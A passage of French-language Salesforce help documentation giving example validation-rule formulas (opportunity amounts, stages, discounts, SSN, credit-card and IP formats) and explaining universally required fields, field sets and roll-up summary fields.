### Le montant de l'opportunité ne peut pas dépasser 10 millions de dollars

| Champ | Valeur |
|---|---|
| **Description :** | Confirme que l'opportunité `Montant` est positive et ne dépasse pas 10 millions de dollars. Ce plafond est pensé pour repérer les fautes de frappe. |
| **Formule :** | `OR( Amount < 0, Amount > 10000000 )` |
| **Message d'erreur :** | Le montant ne peut pas dépasser 10 millions de dollars. |
| **Emplacement de l'erreur :** | `Montant` |

### Vérification des opportunités pour les produits

| Champ | Valeur |
|---|---|
| **Description :** | Confirme qu'une opportunité comprend au moins un produit d'opportunité avant que les utilisateurs puissent sauvegarder une modification apportée à une opportunité. |
| **Formule :** | `NOT(OR(ISNEW(),HasOpportunityLineItem))` |
| **Message d'erreur :** | Vous devez ajouter des produits à cette opportunité avant de l'enregistrer. |
| **Emplacement de l'erreur :** | `Haut de la page` |

L'opportunité doit avoir des produits si l'étape d'analyse des besoins a déjà été effectuée.

| Champ | Valeur |
|---|---|
| **Description :** | Confirme qu'une opportunité comprend des produits d'opportunité avant que l'`étape` passe à l'analyse des besoins. |
| **Formule :** | `AND ( CASE( StageName, "Value Proposition", 1, "Id. Decision Makers", 1, "Perception Analysis", 1, "Proposal/Price Quote", 1, "Negotiation/Review", 1, "Closed Won", 1, 0) = 1, NOT(HasOpportunityLineItem) )` |
| **Message d'erreur :** | Les produits d'opportunité doivent dépasser l'étape d'analyse des besoins. |
| **Emplacement de l'erreur :** | `Haut de la page` |

Format du nom de l'opportunité

| Champ | Valeur |
|---|---|
| **Description :** | Confirme qu'une opportunité contient un trait d'union comme moyen d'appliquer une convention d'appellation des noms d'opportunités « [Compte] – [Montant] ». |
| **Formule :** | `FIND( " - ", Name ) = 0` |
| **Message d'erreur :** | Le nom de l'opportunité doit avoir le format “[Compte] - [Montant]”. |
| **Emplacement de l'erreur :** | `Nom d'opportunité` |

### Empêcher les représentants commerciaux de faire reculer l'étape d'une opportunité

| Champ | Valeur |
|---|---|
| **Description :** | Empêcher les commerciaux de faire reculer l'`étape` d'une opportunité vers des valeurs spécifiques, une fois qu'ils ont accepté l'opportunité au moyen d'un processus d'approbation personnalisé. Le processus d'approbation définit la case à cocher `Indicateur accepté` personnalisée sur TRUE (Vraie). |
| **Formule :** | `AND( Accepted_Flag__c, OR ( ISPICKVAL( StageName, "Stage 1"), ISPICKVAL( StageName, "Stage 2")) )` |
| **Message d'erreur :** | Étape invalide pour l'opportunité acceptée. |
| **Emplacement de l'erreur :** | `Étape` |

### La probabilité doit être de 100 % pour les opportunités gagnées

| Champ | Valeur |
|---|---|
| **Description :** | Confirme que la probabilité d'une opportunité gagnée est correctement définie sur 100 %. Ceci est utile pour la netteté et la notification des données. |
| **Formule :** | `AND ( ISPICKVAL( StageName, "Closed Won"), Probability <> 1)` |
| **Message d'erreur :** | La probabilité doit être de 100 % pour les opportunités gagnées. |
| **Emplacement de l'erreur :** | `Probabilité` |

### La probabilité doit être de zéro pour les opportunités perdues

| Champ | Valeur |
|---|---|
| **Description :** | Confirme que la probabilité d'une opportunité perdue est correctement définie sur zéro. Ceci est utile pour la netteté et la notification des données. |
| **Formule :** | `AND ( ISPICKVAL( StageName, "Closed Lost"), Probability <> 0)` |
| **Message d'erreur :** | La probabilité doit être de 0 % pour les opportunités perdues. |
| **Emplacement de l'erreur :** | `Probabilité` |

### Date de début de projet

| Champ | Valeur |
| --- | --- |
| **Description :** | Confirme qu'un champ est requis sous certaines conditions, déterminées par les valeurs des autres champs. Utilisez cette formule de validation pour garantir que les utilisateurs incluent une `date de début de projet` pour une opportunité close gagnée. |
| **Formule :** | `AND(ISPICKVAL(StageName, "Closed Won"), ISNULL(Project_Start_Date__c))` |
| **Message d'erreur :** | La date de début de projet est obligatoire pour les opportunités gagnées. |
| **Emplacement de l'erreur :** | `Date de début de projet` |

## Exemples de règles de validation de devis

Pour plus d'informations sur les fonctions de formule utilisées dans ces exemples, reportez-vous à Opérateurs et fonctions de formule à la page 4902.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

### Affiche une erreur si une remise sur un élément de ligne de devis excède 40 %

| Champ | Valeur |
| --- | --- |
| **Description :** | Indique une erreur si une remise sur un élément de ligne de devis excède 40 %. |
| **Formule :** | `Discount > .40` |
| **Message d'erreur :** | La remise de cet élément de ligne de devis ne peut pas dépasser 40 %. |
| **Emplacement de l'erreur :** | `Remise` sur un devis |

## Exemples de règles de validation d'utilisateurs, de rôles et de profils

Pour plus d'informations sur les fonctions de formule utilisées dans ces exemples, reportez-vous à Opérateurs et fonctions de formule à la page 4902.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

### Le pourcentage de l'escompte ne dépasse pas le plafond basé sur les rôles

| Champ | Valeur |
|---|---|
| **Description :** | Confirme qu'un champ personnalisé sur les opportunités appelé `Pourcentage de l'escompte` ne dépasse pas une valeur maximale qui varie en fonction du rôle de l'utilisateur. La valeur maximale par défaut est de 15 %. |
| **Formule :** | `Discount_Percent__c > VLOOKUP($ObjectType.Role_Limits__c.Fields.Limit__c, $ObjectType.Role_Limits__c.Fields.Name, $UserRole.Name)` |
| **Message d'erreur :** | L'escompte (en %) dépasse le plafond autorisé dans le cadre de votre rôle. |
| **Emplacement de l'erreur :** | `Pourcentage de remise` |

### Le montant des dépenses ne dépasse pas les dépenses maximales autorisées de l'utilisateur

| Champ | Valeur |
|---|---|
| **Description :** | Valide un champ personnalisé appelé `Montant des dépenses` par rapport à un champ utilisateur personnalisé appelé `Dépenses maximales autorisées`. |
| **Formule :** | `Expense_Amount__c > $User.Max_Allowed_Expense__c` |
| **Message d'erreur :** | Le montant ne peut pas dépasser vos dépenses maximales autorisées. |
| **Emplacement de l'erreur :** | `Montant des dépenses` |

### Seul le responsable d'enregistrement peut modifier le champ

| Champ | Valeur |
|---|---|
| **Description :** | Garantit que seul le responsable d'enregistrement peut apporter des modifications à un champ personnalisé appelé `Objectif personnel`. |
| **Formule :** | `AND(`<br>`  ISCHANGED( Personal_Goal__c ),`<br>`  Owner <> $User.Id`<br>`)` |
| **Message d'erreur :** | Seul le responsable d'enregistrement peut changer le champ Objectif personnel. |
| **Emplacement de l'erreur :** | `Objectif personnel` |

### Seuls le responsable d'enregistrement ou l'administrateur peuvent changer le champ

| Champ | Valeur |
|---|---|
| **Description :** | Vérifie qu'un utilisateur peut apporter des modifications à un champ personnalisé intitulé `Objectif personnel` uniquement si l'utilisateur est responsable de l'enregistrement ou a un profil « Custom: Administrateur système |
| **Formule :** | `AND( ISCHANGED( Personal_Goal__c ), Owner <> $User.Id, $Profile.Name <>`<br>`  "Custom: System Admin" )`<br><br>Remarque: Les champs de fusion $Profile ne sont disponibles que dans Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition. |
| **Message d'erreur :** | Seuls le responsable d'enregistrement ou l'administrateur peuvent changer le champ Objectif personnel. |
| **Emplacement de l'erreur :** | `Objectif personnel` |

### La date de clôture de l'opportunité ne peut être antidatée que par l'administrateur

| Champ | Valeur |
|---|---|
| **Description :** | Confirme que la `date de clôture` d'une opportunité ne tombe pas avant le mois en cours, sauf pour les utilisateurs dont le profil personnalisé est appelé Personnaliser : Administrateur système |
| **Formule :** | `AND( OR ( ISNEW(), ISCHANGED( CloseDate )), CloseDate < DATE( YEAR(TODAY()), MONTH(TODAY()), 1), $Profile.Name <> "Custom: System Admin" )`<br>Remarque: Les champs de fusion $Profile ne sont disponibles que dans Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition. |
| **Message d'erreur :** | La date de clôture ne peut pas être antérieure au mois en cours. |
| **Emplacement de l'erreur :** | `Date de clôture` |

## Exemples de règles de validation diverses

Pour plus d'informations sur les fonctions de formule utilisées dans ces exemples, reportez-vous à Opérateurs et fonctions de formule à la page 4902.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

### Autoriser l'augmentation mais non la diminution d'un nombre

| Champ | Valeur |
|---|---|
| **Description :** | Autorise l'augmentation mais non la diminution d'un champ personnalisé appelé `Montant validé` après sa création initiale. Cette règle utilise la fonction PRIORVALUE() pour comparer la valeur mise à jour du champ avec sa valeur avant mise à jour. |
| **Formule :** | `PRIORVALUE(Commit_Amount__c) > Commit_Amount__c` |
| **Message d'erreur :** | Le champ Valider le montant ne peut pas être diminué. |
| **Emplacement de l'erreur :** | `Montant d'engagement` |

### Permis de conduire

| Champ | Valeur |
|---|---|
| **Description :** | Vérifie que le champ personnalisé `Permis de conduire` est au format 999999999999 lorsque le `État (courrier)` est “France”. |
| **Formule :** | `AND(`<br>`MailingState = "CA",`<br>`NOT(REGEX(Drivers_License__c, "([A-Z]\\d{7})?"))`<br>`)` |
| **Message d'erreur :** | Format de permis de conduire invalide. |
| **Emplacement de l'erreur :** | `Permis de conduire` |

### Obliger les utilisateurs à cocher « J'accepte les conditions » pour entrer certaines valeurs

| Champ | Valeur |
|---|---|
| **Description :** | Utilise une case à cocher intitulée « J'accepte les conditions » pour obliger l'utilisateur à cocher une case lorsqu'ils entrent une valeur appelée `Nombre de jours` qui dépasse leur solde de congés payés (PTO) disponible. |
| **Formule :** | `AND(`<br>`NOT( I_accept_terms__c ),`<br>`Number_of_Days__c > $User.PTO_Balance__c`<br>`)` |
| **Message d'erreur :** | Une demande entraînera un solde négatif de congés payés. Vous devez accepter les modalités du solde négatif de congés payés. |
| **Emplacement de l'erreur :** | `J'accepte les conditions` |

### Interdire la modification d'un champ une fois qu'il est enregistré

| Champ | Valeur |
|---|---|
| **Description :** | Empêche les utilisateurs de changer un champ personnalisé appelé `Taux garanti` une fois qu'il a été enregistré. |
| **Formule :** | `AND(`<br>`NOT( ISNEW() ),`<br>`ISCHANGED( Guaranteed_Rate__c )`<br>`)` |
| **Message d'erreur :** | Le taux garanti ne peut pas être modifié. |
| **Emplacement de l'erreur :** | `Taux garanti` |

### Format du numéro de sécurité sociale

| Champ | Valeur |
| --- | --- |
| **Description :** | Confirme qu'un champ texte personnalisé appelé `NSS` est au format numérique 999-99-9999 (s'il n'est pas vide). Le format doit être le suivant :<br>• Trois chiffres simples (0 à 9):\\d{3}<br>• Un tiret<br>• Deux chiffres simples (0 à 9):\\d{2}<br>• Un tiret<br>• Quatre chiffres simples (0 à 9):\\d{4} |
| **Formule :** | `NOT(`<br>`OR(`<br>`ISBLANK(Social_Security_Number__c),`<br>`REGEX( Social_Security_Number__c , "[0-9]{3}-[0-9]{2}-[0-9]{4}")`<br>`)`<br>`)` |
| **Message d'erreur :** | Le NSS doit avoir le format suivant : 999-99-9999. |
| **Emplacement de l'erreur :** | `NSS` |

### Devise valide

| Champ | Valeur |
| --- | --- |
| **Description :** | Confirme la devise sélectionnée par rapport à un sous-ensemble explicite de devises actives dans votre entreprise au moyen de la liste de sélection `Devise`. Utilisez cet exemple si vous n'autorisez que quelques devises actives dans votre entreprise à être appliquées à certains types d'enregistrement. |
| **Formule :** | `CASE(CurrencyIsoCode,`<br>`"USD", 1,`<br>`"EUR", 1,`<br>`"GBP", 1,`<br>`"JPY", 1,`<br>`0) = 0` |
| **Message d'erreur :** | La devise doit être le dollar US, l'euro, la livre sterling ou le yen japonais. |
| **Emplacement de l'erreur :** | `Devise` |

### Numéro de carte de crédit valide

| Champ | Valeur |
|---|---|
| **Description :** | Confirme qu'un champ texte personnalisé appelé `Numéro_carte_crédit` est au format numérique 9999-9999-9999-9999 ou 9999999999999999 (s'il n'est pas vide). Le format doit être le suivant :<br>• Quatre chiffres (0 à 9) suivis d'un tiret : \\d{4}-<br>• Le format mentionné précédemment est répété trois fois et est entouré de () {3}<br>• Quatre chiffres (0 à 9)<br>• Le caractère OU (\|) permet l'utilisation d'un autre format comportant 16 chiffres allant de zéro à neuf et ne contenant pas de tiret : \\d{16} |
| **Formule :** | `NOT( REGEX( Credit_Card_Number__c , "(((\\d{4}-){3}\\d{4})\|\\d{16})?"))` |
| **Message d'erreur :** | Le numéro de carte de crédit doit être au format suivant : 9999-9999-9999-9999 ou 9999999999999999. |
| **Emplacement de l'erreur :** | `Numéro de carte de crédit` |

### Adresse IP valide

| Champ | Valeur |
|---|---|
| **Description :** | Confirme qu'un champ personnalisé appelé `Adresse IP` a un format correct de quatre nombres à trois chiffres (0 à 255) séparés par des points. |
| **Formule :** | `NOT( REGEX( IP_Address__c, "^((25[0-5]\|2[0-4][0-9]\|[01]?[0-9][0-9]?)\\.){3}(25[0-5]\|2[0-4][0-9]\|[01]?[0-9][0-9]?)$" ))` |
| **Message d'erreur :** | Erreur : Une adresse IP doit avoir le format 999.999.999.999 avec chacun de ces nombres compris entre 0 et 255. |
| **Emplacement de l'erreur :** | `Adresse IP` |

### Extension du site Web

| Champ | Valeur |
| --- | --- |
| **Description :** | Valide un champ personnalisé appelé `Site Web` pour garantir que les quatre derniers caractères de ce champ figurent explicitement dans la liste des extensions valides de sites Web. |
| **Formule :** | `AND( RIGHT( Web_Site__c, 4) <> ".COM", RIGHT( Web_Site__c, 4) <> ".com", RIGHT( Web_Site__c, 4) <> ".ORG", RIGHT( Web_Site__c, 4) <> ".org", RIGHT( Web_Site__c, 4) <> ".NET", RIGHT( Web_Site__c, 4) <> ".net", RIGHT( Web_Site__c, 6) <> ".CO.UK", RIGHT( Web_Site__c, 6) <> ".co.uk" )` |
| **Message d'erreur :** | Le site Web doit avoir une extension `.com`, `.org`, `.net` ou `.co.uk`. |
| **Emplacement de l'erreur :** | `Site Web` |

## Saisie de champs obligatoires pour garantir la qualité des données

Améliorez la qualité des données que les utilisateurs saisissent dans Salesforce en créant des champs obligatoires universels.

Un champ universellement requis est un champ personnalisé qui doit avoir une valeur dès qu'un enregistrement est sauvegardé dans Salesforce, l'API Force.com, Connect Offline, Salesforce pour Outlook, le portail libre-service ou des processus automatisés tels que Web vers piste et Web vers requête. Lorsqu'un champ est obligatoire dans une présentation de page ou via la sécurité au niveau des champs, les utilisateurs doivent impérativement saisir une valeur. Cependant, au-delà de la simple présentation des pages, un champ obligatoire universel permet d'améliorer la qualité des données.

Voici les types de champ personnalisé que vous pouvez transformer en champs obligatoires universels :

- Devise
- Date
- Date/heure
- E-mail
- Relation principal-détails (toujours obligatoire)
- Numéro
- Pourcentage
- Téléphone
- Texte
- Zone de texte
- URL

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Connect Offline, Salesforce pour Outlook, le portail libre-service, Web vers piste et Web vers requête ne sont pas disponibles dans **Database.com**

.

Pour qu'un champ personnalisé soit requis, cochez la case **Obligatoire** dans les paramètres.

Remarque: Vous devez spécifier une valeur par défaut pour les champs personnalisés de membre de campagne requis.

Si vous rendez un champ d'utilisateur obligatoire, vous devez préciser sa valeur par défaut.

Les membres de groupe de relations ne prennent pas en charge les champs obligatoires universels.

CONSULTER ÉGALEMENT :

Considérations relatives aux champs universellement requis

## Considérations relatives aux champs universellement requis

Un champ universellement requis est un champ personnalisé qui doit avoir une valeur dès qu'un enregistrement est sauvegardé dans Salesforce, l'API Force.com, Connect Offline, Salesforce pour Outlook, le portail libre-service ou des processus automatisés tels que Web vers piste et Web vers requête. Passez en revue les observations suivantes avant de transformer vos champs personnalisés en champs universellement requis.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Objets standard, Présentations de page, Connect Offline, Salesforce pour Outlook, le portail libre-service, Web vers piste et Web vers requête ne sont pas disponibles dans **Database.com**

- Les champs standard ne peuvent pas être des champs universellement requis.
- Les champs universellement requis le sont dans tous les types d'enregistrement.
- Les pages de modification affichent toujours les champs universellement requis, quelle que soit la sécurité au niveau des champs.
- Lors de la conception des présentations de page, les champs universellement requis :
  - Ne peuvent pas être supprimés d'une présentation de page
  - Sont automatiquement ajoutés à la fin de la première section d'une présentation de page s'ils ne s'y trouvent pas déjà
  - Ne peuvent être ni en lecture seule, ni facultatifs
  - Apparaissent en gras pour indiquer qu'ils sont toujours visibles
  - Sont désactivés sur la page des propriétés de champ car vous ne pouvez pas supprimer le paramétrage obligatoire
- Les champs universellement requis ne sont forcés que pendant la conversion de piste si la validation et les déclencheurs de conversion de piste sont activés dans votre organisation.
- La fonction de création rapide ne permet pas d'appliquer les champs universellement requis.
- Pour qu'un champ d'activité personnalisé devienne un champ universellement requis, vous devez également saisir une valeur par défaut.
- Les champs universellement requis doivent être inclus dans les fichiers d'importation pour éviter l'échec de l'importation.
- N'attribuez pas de valeur par défaut aux champs obligatoires et uniques, car vous risquez de générer des erreurs d'unicité.
- Un champ ne peut pas être universellement requis s'il est utilisé par une mise à jour de champ qui définit ce champ sur une valeur vide.
- Les champs obligatoires peuvent être vides dans les enregistrements qui existaient avant que le champ ne soit requis. Lorsqu'un utilisateur met à jour un enregistrement avec un champ obligatoire vide, cet utilisateur doit saisir une valeur dans le champ requis avant de sauvegarder l'enregistrement.
- Les données des demandes Web vers piste et Web vers requête ne sont pas validées par Salesforce. Les données non valides ne sont pas sauvegardées lors de la soumission des requêtes. Par exemple, si votre champ personnalisé est un champ de devise et

qu'un utilisateur saisit des caractères alphabétiques (tels que « ABC ») à la place de caractères numériques, la demande est soumise, mais aucune valeur n'est enregistrée dans le champ de devise personnalisé.

CONSULTER ÉGALEMENT :

Saisie de champs obligatoires pour garantir la qualité des données

## À propos des ensembles de champs

Un ensemble de champs est un regroupement de champs. Par exemple, un ensemble de champs peut inclure des champs indiquant le prénom, le deuxième prénom, le nom et la fonction de l'utilisateur. Lorsqu'un ensemble de champs est ajouté à une page Visualforce, les développeurs peuvent parcourir ses champs et les afficher. Si la page est ajoutée à un package géré, les administrateurs peuvent ajouter, supprimer ou réorganiser les champs d'un ensemble afin de modifier les champs présentés dans la page Visualforce sans aucune modification de code. La même page Visualforce peut présenter différents ensembles d'information, selon les champs que choisit l'abonné.

En tant qu'administrateur, vous pouvez créer ou modifier des ensembles de champs pour votre organisation ou modifier un ensemble de champs installé. Les ensembles de champs sont disponibles dans tous les objets standard qui prennent en charge les champs personnalisés et dans toute organisation qui prend en charge la création de pages Visualforce.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les champs ajoutés à un ensemble de champs peuvent appartenir à l'une des deux catégories suivantes :

- Si le champ est marqué `Disponible pour l'ensemble de champs`, il existe dans l'ensemble de champs, mais le développeur ne l'a pas présenté dans la page Visualforce gérée. Les administrateurs peuvent afficher le champ, une fois l'ensemble de champs déployé, en le déplaçant de la colonne `Disponible` vers la colonne `Dans l'ensemble de champs`.
- Si un champ est marqué `Dans l'ensemble de champs`, le développeur l'a affiché dans la page Visualforce gérée par défaut. Les administrateurs peuvent supprimer le champ de la page, une fois l'ensemble de champs déployé, en le supprimant de la colonne `Dans l'ensemble de champs`.

CONSULTER ÉGALEMENT :

Bit obligatoire pour les ensembles de champs

Création de champs personnalisés

### Création et modification d'ensembles de champs

Salesforce contient un utilitaire WYSIWYG glisser-déplacer qui permet de créer et de modifier des ensembles de champs. L'éditeur d'ensembles de champs avancé est activé par défaut et fournit toutes les fonctionnalités de l'éditeur d'origine, ainsi que des fonctionnalités supplémentaires et une interface WYSIWYG plus conviviale.

1. Dans les paramètres de gestion de l'objet approprié, accédez à Ensembles de champs, puis cliquez sur **Nouveau**.
2. Saisissez une **Étiquette d'ensemble de champs**. Elle correspond au nom présenté aux abonnés qui installent le champ via un package géré.
3. Vous pouvez également saisir un nom pour l'ensemble de champs. Il est utilisé par votre page Visualforce pour référencer l'ensemble de champs.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

4. Dans la zone **Emplacement d'utilisation**, saisissez une courte description des pages Visualforce qui utilisent l'ensemble de champs et dans quel but. Ces informations aident l'abonné à mieux comprendre l'emplacement et le mode d'utilisation d'un ensemble de champs installé pour lui permettre d'ajouter ses propres champs.
5. Enregistrez vos modifications.
6. Pour ajouter des champs à l'ensemble de champs, faites glisser les champs depuis la palette d'objets et déposez-les dans le conteneur `Disponible pour l'ensemble de champs` ou `Dans l'ensemble de champs`. Les champs du conteneur `Disponible pour l'ensemble de champs` ne sont pas visibles initialement dans la page Visualforce. Les champs du conteneur `Dans l'ensemble de champs` sont visibles par défaut.

   Remarque: Dans l'ensemble de champs, vous pouvez étendre aux champs qui référencent plusieurs objets. Lorsque vous étendez un champ dans un ensemble de champs qui référence plusieurs objets, le seul champ que vous pouvez étendre est l'objet `Nom`.

   Vous pouvez glisser-déposer un champ d'un conteneur à l'autre. Le classement vertical de la liste `Dans l'ensemble de champs` indique leur ordre d'affichage dans les pages Visualforce.
7. Pour retirer un champ d'un ensemble de champs, faites-le glisser hors de la palette de l'objet ou cliquez sur l'icône ⊖ en regard de l'élément.
8. Pour rendre un champ obligatoire, double-cliquez sur l'élément ou cliquez sur l'icône de clé à molette ( 🔧 ) en regard de l'élément, puis cochez la case `Obligatoire`.

   Remarque: * : indique que le champ est obligatoire et qu'une valeur doit être saisie pour l'enregistrement.
9. Enregistrez vos modifications.

Important: Le nombre total d'extensions d'objets croisés dans le conteneur `Dans l'ensemble de champs` ne peut pas dépasser 25.

Lorsqu'un ensemble de champs est déployé dans votre organisation, vous pouvez marquer les champs de la liste `Disponible pour l'ensemble de champs` en tant que `Dans l'ensemble de champs`, ou inversement. Pour cela :

1. Recherchez l'ensemble de champs que vous souhaitez modifier. Dans Configuration, saisissez *`Packages installés`* dans la case `Recherche rapide`, sélectionnez **Packages installés**, cliquez sur un package installé, puis sur le champ que vous souhaitez modifier. Si vous savez quel objet contient l'ensemble de champs que vous souhaitez modifier, accédez à la page de détail de l'objet, puis cliquez sur **Modifier** dans la liste associée de l'ensemble de champs.
2. Si vous n'avez pas initialement créé l'ensemble de champs, vous pouvez modifier uniquement les champs compris dans l'ensemble. Pour déplacer des champs entre les conteneurs, glissez-déplacez-les d'un conteneur à un autre. Pour changer l'ordre d'affichage d'un champ, glissez-déposez-le vers le haut ou le bas de la liste.
3. Enregistrez vos modifications.

## Bit obligatoire pour les ensembles de champs

Vous pouvez définir un champ comme obligatoire lorsque vous créez ou modifiez des ensembles de champs. Vous pouvez définir un champ comme obligatoire pour vous assurer qu'un utilisateur saisit les informations nécessaires dans le champ. Le champ obligatoire est disponible uniquement dans le conteneur `Dans l'ensemble de champs`. Si vous définissez un champ comme obligatoire dans le conteneur `Dans l'ensemble de champs` et que vous le supprimez `Dans l'ensemble de champs`, l'attribut obligatoire est retiré.

**Remarque:** Si vous supprimez des champs rendus obligatoires par un package géré installé dans le conteneur `Dans l'ensemble de champs`, l'attribut obligatoire n'est pas supprimé de ces champs.

Pour définir un champ comme obligatoire dans un ensemble de champs, reportez-vous à Création et modification d'ensembles de champs à la page 4877

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

À propos des ensembles de champs
Création et modification d'ensembles de champs

# Champ récapitulatif de cumul

Un champ récapitulatif de cumul calcule des valeurs à partir d'enregistrements associés, tels que ceux d'une liste associée. Vous pouvez créer un champ récapitulatif de cumul qui affiche une valeur dans un enregistrement principal en fonction des valeurs de champs d'un enregistrement de détail. L'enregistrement de détail doit être directement associé à l'enregistrement principal via une relation principal-détails. Par exemple, vous souhaitez afficher la somme des montants de factures de tous les enregistrements associés d'objet personnalisé Facture dans la liste associée Factures d'un compte. Vous pouvez afficher ce total dans un champ de compte personnalisé appelé Montant total des factures.

Vous pouvez effectuer différents types de calcul avec un champ récapitulatif de cumul. Vous pouvez compter le nombre d'enregistrements de détail associés à un enregistrement principal. Vous pouvez également calculer la somme, la valeur minimale ou la valeur maximale d'un champ dans les enregistrements de détail.

Avant de créer des champs récapitulatifs de cumul pour votre organisation, lisez les conseils et les meilleures pratiques.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

## Conseils en matière de mise en œuvre

**Administration**

- Créez des champs récapitulatifs de cumul sur :
  - Tout objet personnalisé présent du côté principal d'une relation principal-détails
  - Tout objet standard présent du côté principal d'une relation principal-détails avec un objet personnalisé
  - Opportunités qui utilisent les valeurs des produits liés à l'opportunité
  - Comptes qui utilisent les valeurs des opportunités associées
  - Campagne utilisant le statut de membre de campagne ou les valeurs de champs personnalisés de membre de campagne

> **Remarque:** Champs de formule personnalisés de membre de campagne qui référencent des champs dérivés de pistes ou de contacts non pris en charge.

- Les types de champ que vous pouvez calculer dans un champ récapitulatif de cumul dépendent du type de calcul utilisé. Par exemple,
  - Les champs numériques, de devise et de pourcentage sont disponibles lorsque vous sélectionnez le type de cumul *SUM*.
  - Les champs numériques, de devise, de pourcentage, de date et de date/heure sont disponibles lorsque vous sélectionnez le type de cumul *MIN* ou *MAX*.
- Parfois, vous ne pouvez pas modifier le type d'un champ que vous référencez dans un champ de récapitulatif de cumul.
- Assurez-vous que le filtre correspondant à votre récapitulatif de cumul ne détecte aucun champ de formule générant le résultat « #Error! ». Si l'un de vos critères de filtrage utilise un champ de formule qui génère une erreur, aucun correspondance n'est renvoyée pour ce critère de filtrage. Par exemple, votre filtre récapitulatif de cumul est « Champ de formule égal à 10 ». Deux enregistrements contiennent des erreurs, et un enregistrement inclut la valeur « 10 » dans ce champ. Dans ce cas, votre récapitulatif comprend uniquement l'enregistrement qui inclut la valeur « 10 ».
- Lorsque vous supprimez un enregistrement enfant dans un champ récapitulatif de cumul, Salesforce ne recalcule pas la valeur du champ. Sélectionnez l'option `Imposer un nouveau calcul de masse de ce champ`, dans la page de modification d'un champ récapitulatif de cumul, afin de recalculer manuellement la valeur.
- Vous ne pouvez pas utiliser des zones de texte longues, des listes à sélection multiple, des champs `Description`, des champs systèmes tel que `Dernière activité`, des champs de formule inter-objets et des champs de référence dans la colonne de champ des filtres récapitulatifs de cumul.
- Les champs de numérotation automatique ne sont pas disponibles en tant que champs pouvant être regroupés dans un champ récapitulatif de cumul.
- Après avoir créé un champ récapitulatif de cumul sur un objet, vous ne pouvez pas convertir la relation principal-détails de cet objet en relation de référence.
- Les champs récapitulatifs de cumul ne sont pas adaptés au mappage des champs de piste des pistes converties.

**Gestion**

- Si un champ récapitulatif de cumul ne contient pas de référence de champs inter-objets ou de fonctions dérivées de valeurs spontanées, telles que NOW ou TODAY, il peut calculer les valeurs de champs de formule.

  > **Remarque:** La valeur d'un champ de formule peut générer le résultat « #Error! », ce qui affecte le total récapitulé. Si le type de vote récapitulatif de cumul est COUNT, les enregistrements sont inclus, qu'ils contiennent ou non un champ de formule avec une erreur. Cependant, lorsque le `Champ à synthétiser` est un champ de formule renvoyant « #Error! », les calculs de type MIN, MAX et SUM excluent ces valeurs de formule.

- Modifier la valeur d'un champ récapitulatif de cumul peut entraîner l'exécution des règles d'attribution. Si un champ récapitulatif de cumul fait partie des critères d'une règle d'attribution, la nouvelle valeur du champ est utilisée pour déterminer si l'enregistrement doit être réattribué.
- Un champ récapitulatif de cumul peut déclencher des règles de workflow et des validations de champ. Cependant, les règles de workflow et les validations de champ ne se déclenchent pas lorsque les modifications suivantes entraînent un nouveau calcul de masse des valeurs de récapitulatif de cumul :
  - Modification de la définition du récapitulatif de cumul (objet, fonction ou champ regroupé)
  - Modification de l'expression d'un champ de formule référencé dans un champ récapitulatif de cumul
  - Remplacement des valeurs de liste de sélection pour les champs de liste de sélection référencés dans le filtre de récapitulatif de cumul
  - Modification des définitions de type d'enregistrement de liste de sélection
  - Modification des taux de conversion de devise

  - Changement des entrées de catalogue de prix

- Le calcul des valeurs de champ récapitulatif de cumul peut prendre jusqu'à 30 minutes, en fonction du nombre d'enregistrements affectés et d'autres facteurs.
- Vous n'êtes pas protégé contre la création de champs récapitulatifs de cumul pouvant générer des valeurs incorrectes, telles que le 29 février pour une année non bissextile. Si un champ récapitulatif de cumul renvoie une valeur incorrecte, la valeur n'est pas recalculée. Le champ affiche une icône de récapitulatif de cumul non valide ( ) jusqu'à ce que vous modifiez les valeurs synthétisées.
- Si votre entreprise utilise plusieurs devises, la devise de l'enregistrement principal détermine celle du champ récapitulatif de cumul. Par exemple, si les enregistrements principal et de détail ont des devises différentes, la valeur de l'enregistrement de détail est convertie dans la devise de l'enregistrement principal.
- La modification d'un taux de conversion déclenche un nouveau calcul des champs récapitulatifs de cumul. Si vous utilisez des devises multiples, nous recommandons de modifier le taux de conversion dans Gérer les devises, dans configuration, pas via l'API. Si vous changez le taux via l'API, les tâches associées qui n'ont pas 24 heures peuvent interférer avec votre modification. Pour plus d'informations, reportez-vous à Modification des taux de conversion.
- Si la gestion avancée des devises est activée pour votre organisation, les champs récapitulatifs de cumul de devises ne sont pas valides s'ils figurent dans des comptes et résument des valeurs d'opportunité, ou dans des opportunités et résument des valeurs d'objet personnalisé.
